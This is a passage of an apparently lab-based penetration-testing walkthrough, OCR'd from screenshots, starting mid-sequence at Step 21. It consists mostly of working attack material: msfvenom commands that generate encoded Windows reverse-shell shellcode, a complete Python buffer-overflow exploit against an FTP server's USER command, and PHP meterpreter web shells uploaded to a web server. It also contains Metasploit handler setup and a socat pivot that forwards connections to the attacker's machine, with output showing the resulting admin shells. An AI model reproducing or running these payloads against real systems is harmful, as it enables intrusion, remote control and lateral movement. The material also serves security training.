
Normal shell:

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.20 LPORT=5555 EXITFUNC=thread -f py -b ‘\x00\x0a\x0d’ -e x86/shikata_ga_nai




```
attacker@kali:~/buffer overflow$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.1 LPORT=5555 EXITFUNC=thread -f py -b '\x00\x0a\x0d
\' -e x86/shikata_ga_nai
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1712 bytes
buf =  b""
buf += b"\xbb\x2e\x08\x64\xcb\xdb\xdd\xd9\x74\x24\xf4\x58\x2b"
buf += b"\xc9\xb1\x52\x31\x58\x12\x03\x58\x12\x83\xee\x0c\x86"
buf += b"\x3e\x12\xe4\xc4\xc1\xea\xf5\xa8\x48\x0f\xc4\xe8\x2f"
buf += b"\x44\x77\xd9\x24\x08\x74\x92\x69\xb8\x0f\xd6\xa5\xcf"
buf += b"\xb8\x5d\x90\xfe\x39\xcd\xe0\x61\xba\x0c\x35\x41\x83"
buf += b"\xde\x48\x80\xc4\x03\xa0\xd0\x9d\x48\x17\xc4\xaa\x05"
```

Step 21: Copy the generated shellcode into the exploit code.




```
#!/usr/bin/python
# coding=utf-8

import time, struct, sys
import socket as so

achars = 'A'*230

#JMP ESP address is 764CFCDB

jmpesp = '\xDB\xFC\x4C\x76'

sa = 'c'*8

#NOP Sled
nops = '\x90'*30

buf =  b""
buf += b"\xda\xc0\xd9\x74\x24\xf4\xb8\x3e\xa4\xc8\xd2\x5e\x33"
buf += b"\xc9\xb1\x5b\x31\x46\x19\x83\xee\xfc\x03\x46\x15\xdc"
buf += b"\x51\x34\x3a\xa2\x9a\xc5\xbb\xc2\x13\x20\x8a\xc2\x40"
buf += b"\x20\xbd\xf2\x03\x64\x32\x79\x41\x9d\xc1\x0f\x4e\x92"
buf += b"\x62\xa5\xa8\x9d\x73\x95\x89\xbc\xf7\xe7\xdd\x1e\xc9"
buf += b"\x28\x10\x5e\x0e\x54\xd9\x32\xc7\x13\x4c\xa3\x6c\x69"
buf += b"\x4d\x48\x3e\x7c\xd5\xad\xf7\x7f\xf4\x63\x83\x26\xd6"
buf += b"\x82\x40\x53\x5f\x9d\x85\x59\x29\x16\x7d\x16\xa8\xfe"
buf += b"\x4f\xd7\x07\x3f\x60\x2a\x59\x07\x47\xd4\x2c\x71\xbb"
buf += b"\x69\x37\x46\xc1\xb5\xb2\x5d\x61\x3e\x64\xba\x93\x93"
buf += b"\xf3\x49\x9f\x58\x77\x15\xbc\x5f\x54\x2d\xb8\xd4\x5b"
buf += b"\xe2\x48\xae\x7f\x26\x10\x75\xe1\x7f\xfc\xd8\x1e\x9f"
buf += b"\x5f\x85\xba\xeb\x72\xd2\xb6\xb1\x1a\x17\xfb\x49\xdb"
buf += b"\x3f\x8c\x3a\xe9\xe0\x26\xd5\x41\x69\xe1\x22\xd3\x7d"
buf += b"\x12\xfc\x5b\xed\xec\xfd\x9b\x24\x2b\xa9\xcb\x5e\x9a"
buf += b"\xd2\x87\x9e\x23\x07\x3d\x94\xb3\xa2\xc2\xa8\x42\xdb"
buf += b"\xc0\xa8\x51\xa8\x4c\x4e\x09\x9e\x1e\xde\xea\x4e\xdf"
buf += b"\x8e\x82\x84\xd0\xf1\xb3\xa6\x3a\x9a\x5e\x49\x93\xf3"
buf += b"\xf6\xf0\xbe\x8f\x67\xfc\x14\xea\xa8\x76\x9d\x0b\x66"
buf += b"\x7f\xd4\x1f\x9f\x18\x16\xdf\x60\x8d\x16\xb5\x64\x07"
buf += b"\x40\x21\x67\x7e\xa6\xee\x98\x55\xb4\xe8\x67\x28\x8d"
buf += b"\x83\x5e\xbe\xb1\xfb\x9e\x2e\x32\xfb\xc8\x24\x32\x93"
buf += b"\xac\x1c\x61\x86\xb2\x88\x15\x1b\x27\x33\x4c\xc8\xe0"
buf += b"\x5b\x72\x37\xc6\xc3\x8d\x12\x54\x03\x71\xe1\x73\xac"
buf += b"\x1a\x19\xc4\x4c\xdb\x73\xc4\x1c\xb3\x88\xeb\x93\x73"
buf += b"\x71\x26\xfc\x1b\xf8\xa7\x4e\xbd\xfd\xed\x0f\x63\xfe"
buf += b"\x02\x94\x94\x85\x6b\x2b\x55\x7a\x62\x48\x55\x7b\x8a"
buf += b"\x6e\x69\xaa\xb3\x04\xac\x6f\x80\x07\x33\x45\xfd\xaf"
buf += b"\xea\x0c\xbc\xad\x0c\xfb\x83\xcb\x8e\x09\x7c\x28\x8e"
buf += b"\x78\x79\x74\x08\x91\xf3\xe5\xfd\x95\xa0\x06\xd4"

overflow = achars + jmpesp + sa + nops + buf

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   print "Make sure to use netcat first. Example: nc -nlvp 443"
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send("USER " + overflow + "\r\n")
   print "\n[+] Completed. Check netcat for server."
   print ("\033[1;32;48m" + anonymous)
   print hacked
except:
   print "[+] Unable to connect to server. Check your IP address and port"
   sys.exit()
```

Step 22: Ensure that FTP Server is running then set up attacker’s kali as listener.




```
attacker@kali:~/buffer overflow$ nc -nlvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

Step 23: Run the exploit code.




```
attacker@kali:~/buffer overflow$ python exploitshell.py 192.168.1.39 21

[+] Attempting to send buffer overflow to server....

[+] Completed. Check netcat for server.
```

After that, a remote shell of the Windows 7 File server is obtained.



```
attacker@kali:~/buffer overflow$ nc -nlvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.1.39.
Ncat: Connection from 192.168.1.39:49193.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>
```



```
C:\>whoami
whoami
win-67569volqbs\admin

C:\>
```

Attack from ubuntu Web server:

Prerequisites:


1 meterpreter session to run socat command.

1 meterpreter session to run the exploit code.


1 meterpreter session to listen for incoming connection from web server.

775efcdb

Create 2 shell code for the 2 meterpreter sessions, upload it to the web server.




```
attacker@kali:~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=180.129.48.20 LPORT=4444 R > shell.php
```




```
attacker@kali:~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=180.129.48.20 LPORT=4445 R > shell2.php
```

Upload shell.php and shell2.php to the website.




Name	Size	Type	Modified
Pictures			1 Dec 2020
Public			1 Dec 2020
Templates			1 Dec 2020
Videos			1 Dec 2020
clickshell2.php	542 bytes	Program	Tue
csrf	0 bytes	Text	Tue
evil.exe	73.8 kB	Program	15 Dec 2020
exploitmeterpreter_ubuntu.py	2.8 kB	Text	Wed
exploitshell_web.py	2.8 kB	Text	Tue
happy.elf	207 bytes	Program	15 Dec 2020
hashes.txt	113 bytes	Text	Yesterday
shell.php	1.1 kB	Program	Tue
shell2.php	1.1 kB	Program	Tue

Open 2 meterpreter listeners on kali machine. 1 for shell.php, 1 for shell2.php.




```
attacker@kali:~$ msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 180.129.48.20
lhost ⇒ 180.129.48.20
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:4444
```




```
attacker@kali:~$ msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 180.129.48.20
lhost ⇒ 180.129.48.20
msf5 exploit(multi/handler) > set lport 4445
lport ⇒ 4445
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:4445
```


Go to 192.168.1.3/uploads/shell.php and 192.168.1.3/uploads/shell2.php to execute the payload.


192.168.1.3/uploads/shell.php
192.168.1.3/uploads/shell.php — Visit
192.168.1.3 — 192.168.1.3/uploads/shell2.php

The 2 meterpreter sessions will be open.




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:4444
[*] Sending stage (38288 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (180.129.48.20:4444 → 192.168.1.3:44150) at 2021-01-31 02:21:48 -0500

meterpreter >
```



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:4445
[*] Sending stage (38288 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (180.129.48.20:4445 → 192.168.1.3:37313) at 2021-01-31 02:22:01 -0500

meterpreter >
```


Run the socat command for pivoting. It will listen for connections at port 5555 and forward it to attacker kali machine at port 9999.



```
socat -v tcp4-listen:5555.reuseaddr,fork tcp4:180.129.48.20:9999
```


In the other meterpreter session, upload the exploitmeterpreter.py file to the Web server.

Type command dir to check that the exploitmeterpreter.py file has been uploaded.




```
meterpreter > upload exploitmeterpreter.py
[*] uploading  : exploitmeterpreter.py → exploitmeterpreter.py
[*] Uploaded -1.00 B of 2.71 KiB (-0.04%): exploitmeterpreter.py → exploitmeterpreter.py
[*] uploaded   : exploitmeterpreter.py → exploitmeterpreter.py
meterpreter > dir
Listing: /var/www/Cool4guys/uploads
===================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  66698  fil   2021-01-25 00:43:44 -0500  Capture1.PNG
100644/rw-r--r--  6826   fil   2021-01-19 22:35:22 -0500  break.py
100644/rw-r--r--  2771   fil   2021-01-31 07:17:03 -0500  exploitmeterpreter.py
100777/rwxrwxrwx  3048   fil   2020-12-16 12:06:31 -0500  rev-shell.php~
100644/rw-r--r--  1107   fil   2021-01-26 21:11:34 -0500  shell.php
100644/rw-r--r--  1107   fil   2021-01-26 21:11:41 -0500  shell2.php
```

Open another meterpreter session to listen for incoming connections from the socat port forwarding.




```
attacker@kali:~/bufferoverflow$ msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 180.129.48.20
lhost ⇒ 180.129.48.20
msf5 exploit(multi/handler) > set lport 9999
lport ⇒ 9999
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:9999
